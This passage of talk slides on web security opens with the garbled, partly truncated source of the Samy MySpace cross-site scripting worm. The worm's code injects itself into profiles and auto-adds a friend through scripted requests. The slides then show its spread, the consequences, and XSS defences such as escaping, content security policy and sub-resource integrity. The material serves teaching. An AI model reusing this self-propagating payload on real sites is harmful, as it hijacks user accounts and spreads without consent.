script:eval(document.all.mycode.expr)')" expr="var B=String.fromCharCode(34);var A=String.fromCharCode(39);function g(){var C;try{var
D=document.body.createTextRange();C=D.htmlText}catch(e){}if(C){return C}else{return eval('document.body.inne''+rHTML')}}}function getData(A
{M=getFromURL(AU,'friendID');L=getFromURL(AU,'Mytoken')}function getQueryParams(){var E=document.location.search;var F=E.substring(1,E.leng
AS=new Array();for(var 0=0;0<F.length;0++){var I=F[0].split('=');AS[I[0]]=I[1]}return AS}var J;var AS=getQueryParams();var L=AS['Mytoken']
M=AS['friendID'];if(location.hostname=='profile.myspace.com'){document.location='http://www.myspace.com'+location.pathname+location.search}
{getData(g())}main()}function getClientFID(){return findIn(g(),'up_launchIC( '+A,A)}function nothing(){}}function paramsToString(AV){var N=
0=0;for(var P in AV){if(0>0){N+='&'}var Q=escape(AV[P]);while(Q.indexOf('+')!=-1){Q=Q.replace('+','%2B')}while(Q.indexOf('&')!=-1){Q=Q.replace(
N+=P+'='+Q;0++)}return N}function httpSend(BH,BI,BJ,BK){if(!J){return false}eval('J.onr''+eadystatechange=BI');J.open(BJ,BH,true);if(BJ=='PO
{J.setRequestHeader('Content-Type','application/x-www-form-urlencoded');J.setRequestHeader('Content-Length',BK.length)}J.send(BK);return t
findIn(BF,BB,BC){var R=BF.indexOf(BB)+BB.length;var S=BF.substring(R,R+1024);return S.substring(0,S.indexOf(BC))}function getHiddenParameter(BF,BG)
findIn(BF,'name='+B+BG+B+' value='+B,B)}function getFromURL(BF,BG){var T;if(BG=='Mytoken'){T=B}else{T='&'}var U=BG+'=';var V=BF.indexOf(U)+l
W=BF.substring(V,V+1024);var X=W.indexOf(T);var Y=W.substring(0,X);return Y}function getXMLObj(){var Z=false;if(window.XMLHttpRequest){try-
XMLHttpRequest()}catch(e){Z=false}}else if(window.ActiveXObject){try{Z=new ActiveXObject('Msxml2.XMLHTTP')}catch(e){try{Z=new ActiveXObject('Microsoft
catch(e){Z=false}}}return Z}var AA=g();var AB=AA.indexOf('m'+ycode');var AC=AA.substring(AB,AB+4096);var AD=AC.indexOf('D'+IV');var AE=AC.substring(AD,AD+4096);
AF;if(AE){AE=AE.replace('jav'+a,A+jav'+a');AE=AE.replace('exp'+r)',exp'+r)' +A);AF=' but most of all, samy is my hero. <d'+iv id='+
AG;function getHome(){if(J.readyState!=4){return}var AU=J.responseText;AG=findIn(AU,'P'+profileHeroes','<
td>');AG=AG.substring(61,AG.length);if(AG.indexOf('samy')==-1){if(AF){AG+=AF;var AR=getFromURL(AU,'Mytoken');var AS=new
Array();AS['interestLabel']='heroes';AS['submit']='Preview';AS['interest']=AG;J=XMLObj();httpSend('/index.cfm?
fuseaction=profile.previewInterests&Mytoken='+AR,postHero,'POST',paramsToString(AS))}function postHero(){if(J.readyState!=4){return}var AU=
AR=getFromURL(AU,'Mytoken');var AS=new
Array();AS['interestLabel']='heroes';AS['submit']='Submit';AS['interest']=AG;AS['hash']=getHiddenParameter(AU,'hash');httpSend('/index.cfm?
fuseaction=profile.processInterests&Mytoken='+AR,nothing,'POST',paramsToString(AS))}function main(){var AN=getClientFID();var BH='/index.cfm?
fuseaction=user.viewProfile&friendID='+AN+'&Mytoken='+L;J=XMLObj();httpSend(BH,getHome,'GET');xmlhttp2=XMLObj();httpSend2('/index.cfm?
fuseaction=invite.addfriend_verify&friendID=11851658&Mytoken='+L,processxForm,'GET')}function processxForm(){if(xmlhttp2.readyState!=4){re
AU=xmlhttp2.responseText;var AQ=getHiddenParameter(AU,'hashcode');var AR=getFromURL(AU,'Mytoken');var AS=new
Array();AS['hashcode']=AQ;AS['friendID']=11851658;AS['submit']='Add to Friends';httpSend2('/index.cfm?
fuseaction=invite.addFriendsProcess&Mytoken='+AR,nothing,'POST',paramsToString(AS))}function httpSend2(BH,BI,BJ,BK){if(!xmlhttp2){return fa
eval('xmlhttp2.onr''+eadystatechange=BI');xmlhttp2.open(BJ,BH,true);if(BJ=='POST'){xmlhttp2.setRequestHeader('Content-Type','application/x-
urlencoded');xmlhttp2.setRequestHeader('Content-Length',BK.length)}xmlhttp2.send(BK);return true}"></DIV>
```

## Friend Request Manager

Listing 1 of 1

From	Confirmation
Tom	<a href="#">Approve</a> <a href="#">Deny</a> <a href="#">Message</a>

## Friend Request Manager

Listing 1-10 of 221

From	Confirmation
Tom	<button>Approve</button> <button>Deny</button> <button>Message</button>

## Friend Request Manager

Listing 1-10 of 480

From	Confirmation
Tom	<button>Approve</button> <button>Deny</button> <button>Message</button>

## Friend Request Manager

Listing 1-10 of 917,084

From	Confirmation
Tom	<button>Approve</button> <button>Deny</button> <button>Message</button>

## Friend Request Manager

Listing 1-10 of 918,268

From	Confirmation
Tom	<button>Approve</button> <button>Deny</button> <button>Message</button>

## Friend Request Manager

Listing 1-10 of 919,664

From	Confirmation
Tom	<a href="#">Approve</a> <a href="#">Deny</a> <a href="#">Message</a>

## Friend Request Manager

Listing 1-10 of 1,005,831

From	Confirmation
Tom	<a href="#">Approve</a> <a href="#">Deny</a> <a href="#">Message</a>

ONE HOUR LATER...

# 500 Internal Server Error

The server encountered an internal error or misconfiguration and was unable to complete your request.

Please contact the server administrator, [support@myspace.com](mailto:support@myspace.com) and inform them of the time the error occurred, and anything you might have done to cause the error.

More information about this error may be found in the server error log.

# SAMY MYSPACE WORM

- site restored two hours later
- raided by u.s. secret service
- 90 days community service
- \$15,000-\$20,000 restitution

**XSS ALLOWS USERS TO  
INJECT THEIR OWN CODE  
INTO YOUR SITE**

# CROSS SITE SCRIPTING

- escape user input on entry using a library

# CROSS SITE SCRIPTING

- escape user input on entry using a library
- use an auto-escaping templating library

# CROSS SITE SCRIPTING

- escape user input on entry using a library
- use an auto-escaping templating library
- implement a content security policy

# CROSS SITE SCRIPTING

- escape user input on entry using a library
- use an auto-escaping templating library
- implement a content security policy
- use sub-resource integrity



@katie\_fenn

<https://flic.kr/p/e8eTA5>



@katie\_fenn

<https://flic.kr/p/859anQ>

IT'S AN IMPORTANT TOPIC  
BUT THERE'S  
NEVER BEEN A  
BETTER TIME TO LEARN

**EVERYONE HAS TO START  
SOMEWHERE**

# SPECIAL THANKS

@lukeb\_uk

Simon Willison

@yesnoornext

Justin Safa

Steve Christey Coley

@dontfearthererepair

@SwiftOnSecurity

Ben Pottier

@bone\_idol

Cory Foy

@irongeek\_adc

Michael Irwin

Evan Williams

@kitation

@benofbrown

Miriam Wiesner

@lucky225

S. VonKetschmann

CJ Silverio

Lewis Cowper

@\_gaeel\_

# THANK YOU

@katie\_fenn

[www.katiefenn.co.uk](http://www.katiefenn.co.uk)